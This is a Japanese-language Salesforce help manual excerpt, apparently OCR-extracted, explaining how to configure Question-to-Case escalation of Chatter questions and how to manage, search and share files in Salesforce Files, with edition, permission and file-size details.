メモ: Salesforce (コミュニティではなく) 内でエスカレーションされた質問については、モデレータだけでなく、すべてのユーザに通知が表示されます。

エージェントが解決策を見つけたら、コンソールから直接質問に回答できます。顧客は質問上または[私のケース] ビューでエージェントの回答を確認します。エージェントは、返信をコミュニティに表示するか、質問した顧客のみに表示するかを選択します。



使用を開始するには、「質問-to-ケースの設定」を参照してください。

関連トピック:

- Chatter の質問からのケースの作成
- Chatter での未解決の質問からケースの自動作成

質問-to-ケースの設定


コミュニティ、Salesforce 組織、またはその両方に質問-to-ケースを追加します。

質問-to-ケースでは、モデレータが Chatter の未解決の質問からケースを作成し、顧客の問題をより簡単に追跡および解決できます。モデレータは、フィード内の質問から直接ケースを作成するか、Lightning プロセスビルダーで(ワークフロールールに似ている)プロセスを設定し、指定された条件を満たす質問から自動的にケースを作成することができます。質問から作成されたケースはキューに追加され、サポートエージェントが要求できるようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



質問-to-ケースは、Chatter の質問が有効化されているコミュニティでのみ使用できます。

1. 質問-to-ケースを有効にする
   質問-to-ケースでは、モデレータが Chatter の質問からケースを作成し、顧客の質問をすばやく解決できます。コミュニティ、Salesforce 組織、またはその両方で質問-to-ケースを有効化します。
2. [ケースの詳細] ビューへ [Chatter からの質問] 項目を追加する
   Chatter で質問からケースが作成されると、ケースの詳細ページの [Chatter からの質問] 項目に元の質問へのリンクが表示されます。この項目は、エージェントがフィードにすばやく移動するのに役立ちます。
3. フィード項目レイアウトへの [ケースにエスカレーション] アクションの追加
   [ケースにエスカレーション] アクションを [Chatterの質問] ページに追加することで、質問からケースを作成する機能をモデレータに提供します。このアクションは、組織で質問-to-ケースを有効にすると自動的に作成されます。
4. [ケースにエスカレーション] アクションへのアクセス権を確認する
   Salesforce 組織でケースに複数のレコードタイプを使用している場合、質問-to-ケースが必要なプロファイルに、[ケースにエスカレーション] アクションに関連付けられたレコードタイプへのアクセス権があることを確認します。組織でケースに 1 つのレコードタイプのみを使用している場合、このプロセスはスキップしてください。
5. [ケースにエスカレーション] アクションレイアウトをカスタマイズする
   各ケースで追跡する必要がある情報に基づいて、[ケースにエスカレーション] アクションに表示される項目、およびその順番を選択します。
6. 質問からのケースをキューに自動的に割り当てる
   ケースの割り当てルールは質問-to-ケースではサポートされていないため、デフォルトでは、質問から作成されたケースはその質問をエスカレーションするモデレータに割り当てられます。必要に応じて、エージェントが要求できるように、ケースから作成された質問を自動的にキューに追加するワークフロールールまたはプロセスを作成できます。
7. Chatter での未解決の質問からケースの自動作成
   コミュニティまたは組織を構築する場合、ユーザの質問にスピーディに回答できるようにします。質問-to-ケースでは、モデレータがフィードで未解決の質問をケースにエスカレーションできますが、Lightning プロセスビルダーで (ワークフロールールに似ている) プロセスを設定することで、さらに効率的なケース解決プロセスを作成できます。指定された条件を満たす質問から自動的にケースを作成するプロセスを設定します。

関連トピック:

質問-to-ケースを有効にする

質問-to-ケースを有効にする

質問-to-ケースでは、モデレータがChatterの質問からケースを作成し、顧客の質問をすばやく解決できます。コミュニティ、Salesforce組織、またはその両方で質問-to-ケースを有効化します。

1. [設定] から、[クイック検索] ボックスに「*サポート設定*」と入力し、[サポート設定] を選択します。
2. Chatterの質問が有効なすべてのコミュニティで質問-to-ケースを有効にするには、[Salesforce で質問-to-ケースを有効化] を選択します。
3. Salesforce組織で質問-to-ケースを有効にするには、[Salesforce で質問-to-ケースを有効化] を選択します。
4. [保存] をクリックします

メモ: ケースページレイアウトがフィードベースであることを確認してください。フィードベースのケースページレイアウトでは、エージェントとモデレータが [コミュニティ] アクションを使用して、エスカレーションされた質問に回答できます。組織がSpring '14より前に作成されている場合、ケースページレイアウトはフィードベースではない可能性があります。

関連トピック:

[ケースの詳細] ビューへ [Chatter からの質問] 項目を追加する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

質問-to-ケースを有効化する

- 「アプリケーションのカスタマイズ」

[ケースの詳細] ビューへ [Chatter からの質問] 項目を追加する

Chatter で質問からケースが作成されると、ケースの詳細ページの [Chatter からの質問] 項目に元の質問へのリンクが表示されます。この項目は、エージェントがフィードにすばやく移動するのに役立ちます。

まず、項目レベルのセキュリティを使用して、どのユーザに対してケースの詳細ページに [Chatter からの質問] 項目を表示するかを指定します。

1. ケースのオブジェクト管理設定から、[項目] に移動します。
2. [Chatter からの質問] をクリックします。
3. [項目レベルセキュリティの設定] をクリックします。
4. 質問-to-ケースを使用できるようにするプロファイルに対して [参照可能] を選択します。
5. [保存] をクリックします。

項目がユーザに表示されるように設定したら、項目を [ケースの詳細] ビューに追加できます。

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. カスタマイズするページレイアウトの横にある [編集] をクリックします。
3. [Chatter からの質問] 項目を、ページレイアウトエディタパレットの [項目] セクションから、ページの [ケース情報] セクションにドラッグします。
4. [保存] をクリックします
5. [ページレイアウトの割り当て] をクリックして、質問-to-ケースを必要とするユーザプロファイルがカスタマイズしたページレイアウトに割り当てられていることを確認します。また、ケースの [Chatter からの質問] 項目にアクセスする必要がある内部ユーザもそのページレイアウトに割り当てます。

関連トピック:

フィード項目レイアウトへの [ケースにエスカレーション] アクションの追加
オブジェクト管理設定の検索
オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

項目レベルセキュリティを設定する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

フィード項目レイアウトへの [ケースにエスカレーション] アクションの追加

[ケースにエスカレーション] アクションを [Chatter の質問] ページに追加することで、質問からケースを作成する機能をモデレータに提供します。このアクションは、組織で質問-to-ケースを有効にすると自動的に作成されます。

1. [設定] から、[クイック検索] ボックスに「*フィード項目*」と入力し、[フィード項目レイアウト] を選択します。
2. フィード項目レイアウトの横にある [編集] をクリックします。
3. [ケースにエスカレーション] アクションを、パレットの [クイックアクション] カテゴリから [Salesforce Classic パブリッシャーのクイックアクション] セクションにドラッグします。
4. [保存] をクリックします。
5. [ページレイアウトの割り当て] をクリックして、質問-to-ケースを必要とするユーザプロファイルがフィード項目レイアウトに割り当てられていることを確認します。

関連トピック:

[ケースにエスカレーション] アクションへのアクセス権を確認する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを編集する

- 「アプリケーションのカスタマイズ」

[ケースにエスカレーション] アクションへのアクセス権を確認する

Salesforce組織でケースに複数のレコードタイプを使用している場合、質問-to-ケースが必要なプロファイルに、[ケースにエスカレーション]アクションに関連付けられたレコードタイプへのアクセス権があることを確認します。組織でケースに 1 つのレコードタイプのみを使用している場合、このプロセスはスキップしてください。

まず、[ケースにエスカレーション]アクションへのアクセスが必要なプロファイルに割り当てられているレコードタイプを確認します。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルの名前をクリックします。
3. [レコードタイプの設定] セクションで、プロファイルが使用しているケースレコードタイプをメモします。
4. [権限]セクションで、ユーザプロファイルの[Chatterのモデレート]または[コミュニティフィードのモデレート] 権限が有効化されていることを確認します。

次に、[ケースにエスカレーション]アクションで使用されているレコードタイプを確認し、必要に応じて変更します。

1. [設定] から、[クイック検索] ボックスに「アクション」と入力し、[フィード項目アクション] を選択します。
2. [ケースにエスカレーション]アクションの横にある[編集]をクリックします。
3. [レコードタイプ] 項目に、このアクションへのアクセスが必要なプロファイルに割り当てられている、レコードタイプが表示されていることを確認します。表示されていない場合、ドロップダウンリストから適切なレコードタイプを選択します。
4. [保存] をクリックします。

関連トピック:

[ケースにエスカレーション] アクションレイアウトをカスタマイズする

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードタイプを割り当てる

- 「アプリケーションのカスタマイズ」

[ケースにエスカレーション] アクションレイアウトをカスタマイズする

各ケースで追跡する必要がある情報に基づいて、[ケースにエスカレーション]アクションに表示される項目、およびその順番を選択します。

1. [設定] から、[クイック検索] ボックスに「アクション」と入力し、[フィード項目アクション] を選択します。
2. [ケースにエスカレーション] アクションの横にある [レイアウト] をクリックします。
3. アクションレイアウトエディタパレットからアクションに追加する項目をドラッグし、必要に応じて再配置します。
4. [保存] をクリックします

メモ: 公開コミュニティでは、ケースが送信されている場合は取引先責任者を検索できないため、ケースアクションレイアウトから [取引先責任者] を削除することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

関連トピック:

質問からのケースをキューに自動的に割り当てる

質問からのケースをキューに自動的に割り当てる

ケースの割り当てルールは質問-to-ケースではサポートされていないため、デフォルトでは、質問から作成されたケースはその質問をエスカレーションするモデレータに割り当てられます。必要に応じて、エージェントが要求できるように、ケースから作成された質問を自動的にキューに追加するワークフロールールまたはプロセスを作成できます。

エスカレーションされた質問は、いくつかの方法でキューに割り当てることができます。ケースの [種別] 項目が [質問] と等しい場合に、指定されたキューに自動的にケースを割り当てるプロセスを Lightning プロセスビルダーで作成するというのが基本的な方法です。複数のキューに対応するプロセスを作成することもできます。たとえば、特定のトピックのケースを別のキューに割り当てることができます。

エスカレーションされた質問でのキューの使用方法は、ユーザや目標などによって異なります。ビジネスニーズに最適な方法を見つけてください。

キューの作成方法についての詳細は、「キューの作成」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

質問-to-ケースを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Chatter での未解決の質問からケースの自動作成

Chatter での未解決の質問からケースの自動作成

コミュニティまたは組織を構築する場合、ユーザの質問にスピーディに回答できるようにします。質問-to-ケースでは、モデレータがフィードで未解決の質問をケースにエスカレーションできますが、Lightning プロセスビルダーで (ワークフロールールに似ている) プロセスを設定することで、さらに効率的なケース解決プロセスを作成できます。指定された条件を満たす質問から自動的にケースを作成するプロセスを設定します。

重要: これらの手順は、Chatterの質問を使用する組織およびコミュニティにのみ適用されます。該当するかわからない場合は、「Salesforce の Q&A 機能の相違点」 (ページ 3603)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

質問-to-ケースを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning プロセスビルダーを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

質問-to-ケースは、いくつかの方法のプロセスで使用できます。たとえば、次のプロセスを設定するとします。

- 質問されてから 1 週間が経過した場合、質問が 10 個を超えるいいね! を受け取った場合、および最良の回答が選択された場合に、質問からケースを作成する。
- 質問に「競合」という単語が含まれている場合、直ちに質問からケースを作成する。

質問-to-ケースに関連するプロセスは、フィード項目オブジェクトで動作します。プロセスには、質問の投稿がエスカレーション条件を満たすかどうかを評価するフローが含まれます。フロー変数は、次のようないくつかのフィード項目に基づいて作成できます。

- `BestCommentId`: 最良の回答として選択されたコメントの ID。最良の回答として選択されたコメントがない場合、この項目は Null です。
- `CommentCount`: 質問へのコメントの数。
- `LikeCount`: 質問へのいいね! の数。

ヒント:

- 各フロー変数のデータ型は、フィード項目のデータ型と一致する必要があります。`CommentCount` と `LikeCount` は数値項目で、`BestCommentId` はテキスト項目です。
- フィード項目の作成によってプロセスをトリガできますが、フィード項目 (いいね!やコメントなど) の更新ではトリガできません。プロセスによっては、関連するフローを実行する前に待機する時間の指定が必要な場合があります。

関連トピック:

Lightning プロセスビルダー
Cloud Flow Designer

Chatter の質問からのケースの作成

Chatter の質問が解決されていない場合、モデレータは質問からケースを作成できます。質問-to-ケースが組織またはコミュニティで有効化されている必要があります。

1. フィード内の質問に移動します。
2. アクションドロップダウンメニューで[ケースにエスカレーション]を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce の質問からケースを作成する

- 「Chatter のモデレート」または「すべてのデータの編集」

  および


  ケースに対する「作成」

コミュニティの質問からケースを作成する

- 「Chatter のモデレート」または「すべてのデータの編集」または「コミュニティフィードのモデレート」

  および

  ケースに対する「作成」



ケースの件名、取引先責任者、および説明があらかじめ入力されたウィンドウが開きます。質問-to-ケースに関連付けられているキューがない場合、ケースは自動的に割り当てられます。

3. 必要に応じて、ケースの詳細を編集します。
4. ケースを作成します。

Chatterの質問からケースが作成されたら、質問をした顧客は質問からケースが作成されたことを通知するメールを受信します。メールには、ケース番号とケースへのリンクが含まれます。

エージェントは、パブリッシャーの[コミュニティ]アクションを使用して、ケースフィードから直接質問に対する回答を投稿できます。エージェントは[顧客のみ]または[全員]を選択することで回答を表示できます。また、[Chatter からの質問] 項目のリンクをクリックすることで、ケースの詳細ページから元の質問に移動できます。

関連トピック:

質問-to-ケースの設定

Chatter での未解決の質問からケースの自動作成

ファイルの作成、共有、および整理

ファイルをフィードやレコードに投稿したり、Salesforce クラウドでファイルを顧客と共有したり、ローカルドライブと Salesforce の間でファイルを同期したりします。

ファイル、Salesforce CRM Content、Salesforce ナレッジ、ドキュメント、添付ファイルの違い
ファイルとコンテンツを管理する、さまざまな方法の違いについて説明します。

Salesforce Files
[ファイル] タブでファイルを整理してアクセスします。

Files Connect 外部ファイル
他の場所に保存されたファイルを直接 Salesforce から参照、検索、および共有します。

ドキュメントライブラリ
ファイルをレコードに添付せずに保存します。

Salesforce CRM Content
組織内のあらゆる種類のファイルを整理、共有、検索、管理します。

Google Apps
Google ドキュメントや Gmail などの Google アプリケーションを Salesforce と統合します。

ファイル、Salesforce CRM Content、Salesforce ナレッジ、ドキュメント、添付ファイルの違い

ファイルとコンテンツを管理する、さまざまな方法の違いについて説明します。

	[ファイル] ホーム	Salesforce CRM Content	Salesforce ナレッジ	[ドキュメント] タブ	添付ファイル
目的	クラウドの Salesforce ファイルをアップロード、保存、検索、フォロー、共有、同期、およびコラボレーションします。	会社の公式なファイルを公開、同僚と共有、顧客に配信します。	知識ベースのコンテンツ (記事) を作成および管理します (カスタマーポータル、パートナーポータル、Service Cloud ポータル、Force.com サイトの) 社内ユーザおよび顧客が必要な記事をすぐに見つけて表示できます。	Web リソース (ロゴ、DOT ファイル、その他の Visualforce 資料など) をレコードに添付せずにフォルダに保存します。	選択した詳細ページの [添付ファイル] 関連リストからレコードにファイルを添付します。
一般的な用途	ファイルをアップロードして、共有の準備ができるまで非公開で保存します。ファイルを同僚やグループと共有してコラボレーションを行ったり、フィードバックを受け取ったりします。[ホーム] タブ、[Chatter] タブ、プロファイル、レコード、またはグループで Chatter フィードの投稿にファイルを添付します。Salesforce Files Sync へのアクセス権を持つユーザは、Salesforce Files Sync フォルダのファイルのアク	営業プレゼンテーションを作成、コピー、または変更し、自分だけが表示および処理できるように保存します。準備ができたら、社内の他のユーザがアクセスできるように公開します。コンテンツパックを作成して、顧客に送信します。	[記事の管理] タブを使用して記事の編集、公開、アーカイブを行います。または、[記事] タブを使用して公開記事の検索と表示を行います。カスタマーポータル、パートナーポータル、Service Cloud ポータル、Force.com サイトで Salesforce ナレッジが有効になっている場合、顧客およびパートナーは記事にアクセスできます。Web サイト訪問者が記事を参照できるよう、公開知識ベースを作成します。	[ドキュメント] タブにロゴをアップロードして、ミーティングのお願いにカスタムロゴを追加します。	ファイルを [添付ファイル] 関連リストで添付して、特定のレコード (行動、マーケティングキャンペーン、連絡先、ケースなど) に追加します。

	[ファイル]ホーム	Salesforce CRM Content	Salesforce ナレッジ	[ドキュメント]タブ	添付ファイル
	セス、同期、共有ができます。				
サポートされているファイルタイプ	すべて	すべて	すべて	すべて	すべて
最大ファイルサイズ	2 GB	• 2 GB • Chatter REST API によるアップロード時: 2 GB (ヘッダーを含む) • REST API によるアップロード時: 2 GB (ヘッダーを含む) • SOAP API によるアップロード時: 38 MB • Bulk API によるアップロード時: 10 MB • Google ドキュメント: 10 MB • Visualforce によるアップロード時: 10 MB	添付ファイル: 5 MB	• 5 MB • カスタムアプリケーションロゴ: 20 KB	• 添付ファイル: 25 MB • フィードの添付ファイル: 2 GB

関連トピック:

ファイルの概要

Salesforce CRM Content の概要

ドキュメントホームページ

Salesforce Files

[ファイル] タブでファイルを整理してアクセスします。

ファイルの概要

Salesforce でファイルを操作するには、[ファイル] タブを使用します。

[ファイル] ホーム

ファイルの非公開での保存、他のユーザとの共有、自分と共有されているファイルの参照を実行します。

ファイルの検索

Salesforce の **[Files]** ホームにあるファイル固有の検索項目を使用して、探しているファイルを検索します。

ファイルリストの絞り込み

Salesforce のファイルにすばやくアクセスするには、[ファイル] ページの検索条件を使用します。

ファイルのアップロードおよび共有

ファイルを Salesforce にアップロードして他のユーザと共有します。

フィードの ファイル更新

ファイルをフォローすると、フィードでのファイル更新の表示、ファイルのバージョン履歴の参照、おすすめファイルの取得を行います。

ファイルのプレビューおよび詳細

ファイルの詳細を参照、編集し、ファイルについてレポートします。

Salesforce Files Sync

ファイルの詳細を参照、編集し、ファイルについてレポートします。

ファイルの概要

Salesforce でファイルを操作するには、[ファイル] タブを使用します。

Salesforce では、次のような場合にファイルを操作します。


- 同僚とコラボレーションするためにファイルをフィードや直接レコード (取引先、ケース、リードなど) に投稿する。
- セキュアな Salesforce クラウドで顧客とファイルを共有する。
- ローカルドライブと Salesforce 間でファイルを同期する。
- ユーザによるファイルの操作状況を把握するために標準およびカスタムファイルレポートを実行する。

[ファイル]タブでは、ファイルの操作と管理のための強力なツールセットを利用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition



- 必要なファイルのみが表示されるようにファイルリストを絞り込みます (1)。フィルタ名をクリックしてファイルリストの範囲を変更できます。
- アップロードするファイルを 1 つ以上選択して (2) Salesforce にドラッグします。Microsoft® PowerPoint のプレゼンテーションや Excel スプレッドシートといったものから、Adobe® PDF、画像ファイル、音声ファイル、動画ファイルまで、あらゆるファイル形式をサポートします。
- ファイル固有の検索ツールを使用して (3) 必要なファイルを検索します。ファイルリストを絞り込むと検索範囲も絞り込まれます。アクセス権のあるすべてのファイルは、[最近] 条件を使用して検索します。
- ファイルリストから直接ファイルをプレビュー、フォロー、ダウンロード、バージョン管理、共有、同期します (4)。ファイル名をクリックすると、ファイルの詳細ページが開きます。ファイルの詳細ページで、ファイルに関するレポートの実行、ファイルをフォローしているユーザの確認、ファイルに関する詳細の編集などができます。
- Salesforce Files Sync をダウンロードして (5)、コンピュータと Salesforce 間でファイルを同期します。
- 左のナビゲーションパネルの [私のライブラリのファイル] セクションから ライブラリのファイルに アクセスします。
- 組織の Files Connect が有効な場合、左のナビゲーションパネルに [外部ファイル] セクションが表示されます。

ファイルは、次の場合に [ファイル] リストに自動的に追加されます。

- 自分がファイルをアップロードした場合。
- 自分がファイルをレコードに添付した場合。
- 自分または他の誰かが Chatter フィードまたはコメントにファイルを添付した場合。
- Salesforce Files Sync フォルダのファイルを同期した場合。
- 自分以外の誰かが [共有] ダイアログボックスを使用してファイルを非公開で共有した場合。
- Salesforce CRM Content ライブラリにファイルをアップロードした場合。

- 他の誰かが、自分がメンバーになっているライブラリにファイルをアップロードした場合。
- 自分または他の誰かが、コンテンツパックを作成したか、Web リンクを Salesforce CRM Content にアップロードした場合。参照できるのは、自分がアクセス権を持つコンテンツパックと Web リンクから得たファイルのみです。

メモ: Internet Explorer 11 では、[プレビュー]オプションにより、ファイルの詳細ページにリダイレクトされます。

Salesforce でファイルを操作するときには、次の制限に留意してください。

機能	制限
ファイルサイズ	• Web インターフェースによるアップロード時: 2 GB • Salesforce Files Sync デスクトップクライアントによるアップロード時: 2 GB (またはプロキシ使用時は 500 MB) • モバイルデバイスによるアップロード時: 100 MB
ファイルあたりのバージョンの最大数	2,048 バージョン
同期済みファイルおよびフォルダの最大数	ユーザは最大 10,000 個のファイルを同期できます。
同じファイルを同時に同期できるユーザの最大数	1,000 ユーザ

メモ:

- Salesforce のさまざまなファイルツールとソリューションについての詳細は、「ファイル、Salesforce CRM Content、Salesforce ナレッジ、ドキュメント、添付ファイルの違い」を参照してください。
- ファイルに対して誰がどのような操作を実行できるかについての詳細は、「私のファイルを参照できるユーザは?」を参照してください。
- [同期済み] 条件など、ファイル同期機能は、Salesforce Files Sync がユーザとその組織に対して設定されている場合にのみ使用できます。
- Microsoft® SharePoint® などのリポジトリから Salesforce に接続されているファイルは、Salesforce Files Connect がユーザとその組織に対して有効化されている場合にのみ使用できます。
- Chatter フィード、グループ、およびファイルをフォローする機能は、Chatter が有効になっている組織でのみ使用できます。

- 組織でプロファイルベースの Chatter ロールアウトが使用されている場合、ユーザはファイルに対して有効な Chatter 権限を利用可能にする必要があります。

関連トピック:

ファイルの詳細の表示
私のファイルを参照できるユーザは?
ファイルのアクセス権の変更
ファイルとフォルダの同期
新しいバージョンのファイルのアップロード
投稿またはコメントへのファイルの添付
ファイルのフォロー

[ファイル] ホーム

ファイルの非公開での保存、他のユーザとの共有、自分と共有されているファイルの参照を実行します。

[ファイル] ホームから、次の操作を実行できます。

- 自分が所有するまたはアクセス権を持つすべてのファイルを参照し、ファイルのリストをフィルタする。
- ファイルを検索する。フィルタを使用し、[ファイル]の検索ボックスか、ページ上部にある検索ボックスに語句を入力します。
- 非公開ファイルをアップロード、またはファイルをアップロードして人やグループと共有、またはファイルリンク経由で共有する。
- ファイルをダウンロードせずにプレビューする。
- Chatter フィードでファイルに関する更新をフォローし受信する。フォローしているファイルの横の × をクリックすると、ファイルに関する更新の受信を停止できます (Chatter が必要です)。
- ▾ をクリックして、ダウンロード、新しいバージョンのアップロード、他の人やグループとの共有、リンクによる共有、および共有の設定を参照する。
- 「ファイルを同期」権限がある場合、Salesforce Files Sync フォルダの同期済みファイルにアクセスする。
- Files Connect が組織で有効になっている場合、外部データソースに保存されているファイルを Salesforce から直接参照、検索、および共有する。
- ファイル名をクリックして、ファイルの詳細ページを参照する。
- ファイル所有者の名前をクリックして、そのプロファイルを表示する。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

関連トピック:

ファイルリストの絞り込み
私のファイルを参照できるユーザは?

ファイルの検索

Salesforceの[Files]ホームにあるファイル固有の検索項目を使用して、探しているファイルを検索します。

[Files]ホームには、所有するファイルやアクセス権のあるファイルが表示されます(フィードに投稿したファイルを含む)。デフォルトで最近参照した25ファイルが一覧表示されます。特定のファイルグループを表示および検索するには、サイドバーで特定のフィルタをクリックします。検索結果は、入力した語に基づいてフィルタされます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ:「ファイルを同期」権限を持つユーザには、[すべてのファイル]、[私のファイル]、または[私のグループ内のファイル]検索条件は表示されません。「ファイルを同期」権限のないユーザには、[同期済み]検索条件は表示されません。

- すべてのファイル — 次のファイルを含む、所有しているか、アクセス権を持つすべてのファイルが表示されます。
  - 自分と共有しているファイル
  - 自分がフォローしているファイル
  - Chatter グループ内のファイル
  - ライブラリ内のファイル
  - 他のユーザにより Chatter フィードに添付されるファイル。自分がメンバーになっているすべての公開グループおよび非公開グループに添付されるファイルを含みます。自分がメンバーではない非公開グループに添付されるファイルにはアクセスできません。

  この検索条件は、Salesforce Classic でのみ使用できます。
- 最近 — 最近参照したファイルが表示されます。
- 私のファイル — 自分が所有、共有、またはフォローしているすべてのファイル。
  - 自分が所有者 — 次のファイル。
    - ホームまたは[ファイル]ページにファイルをアップロードしたファイル。これらのファイルは非公開であり、誰とも共有されませんが、表示、共有、Chatterフィードへの添付を行うことができます。
    - コンピュータから Chatter フィードに添付したファイル。
    - Salesforce Files Sync フォルダを使用して同期したファイル。
    - 自分がメンバーになっている Salesforce CRM Content ライブラリおよび自分の非公開ライブラリにアップロードしたファイル。
  - 自分と共有 — 自分と非公開で共有しているファイルまたはプロファイルへの公開投稿で共有しているすべてのファイル。
  - フォロー中 — 自分がフォローしているすべてのファイル。*(Chatter が必要)*
- 私のグループ内のファイル—自分と他の人が自分がメンバーになっているグループと共有しているすべてのファイル。最後にアクセスした5グループが一覧表示されます。
- 私のライブラリ内のファイル—自分がメンバーになっているライブラリに自分と他のユーザがアップロードしたすべてのファイルと、自分の非公開ライブラリに自分がアップロードしたすべてのファイル。自分

の非公開ライブラリも含めて、自分がメンバーになっている最初の 5 ライブラリが一覧表示されます。自分が5つを超えるライブラリのメンバーになっている場合、[さらに表示]をクリックすると、すべて表示されます。

- **同期済み** — Salesforce Files Sync フォルダ内で同期されているすべてのファイル。この条件を使用できるのは、「ファイルを同期」権限を持つユーザのみです。
- **外部ファイル** — Files Connect 外部データソース内のアクセス権を持つすべてのファイル。検索は選択した外部データソースに限定されます。

Salesforce Classic で [ファイル] 検索を使用してファイルを検索する手順は、次のとおりです。

1. 必要に応じて、サイドバーにある条件をクリックし、検索対象を特定のファイルセットに限定します。
2. [ファイル] タブの検索項目に検索語を入力します。検索は、ファイル名、説明、所有者、種類を基準に行うか、ファイルのテキスト内で行うことができます。
3. [検索] をクリックすると、検索語に基づいてフィルタされたすべての関連ファイルが表示されます。または、 をクリックすると、検索語がクリアされます。

Salesforce Classic および Lightning Experience では、ヘッダーの検索項目からファイルを検索できます。プロファイル、レコード、グループなどの特定の Chatter フィードに投稿されたファイルを検索するには、フィード検索を使用します。

メモ: フィード検索により、ファイルの一致や、(コメントではなく) 投稿で共有されたリンク名が返されます。

[ファイル] リストには次は含まれません。

- [ドキュメント] タブのドキュメント。
- [メモと添付ファイル] 関連リストの添付ファイル。

検索では、複数のファイルの種類がサポートされ、ファイルサイズに制限があります。ファイルが最大サイズを超える場合、そのファイル内のテキストは検索されませんが、ファイルの名前、説明、種類、および所有者は検索されます。

ファイルの種類	ファイル拡張子	検索の最大ファイルサイズ
HTML	.htm、.html、.xhtml	5 MB
PDF	.pdf	25 MB
PPT	.ppt、.pptx、.pptm	25 MB
RTF	.rtf	5 MB
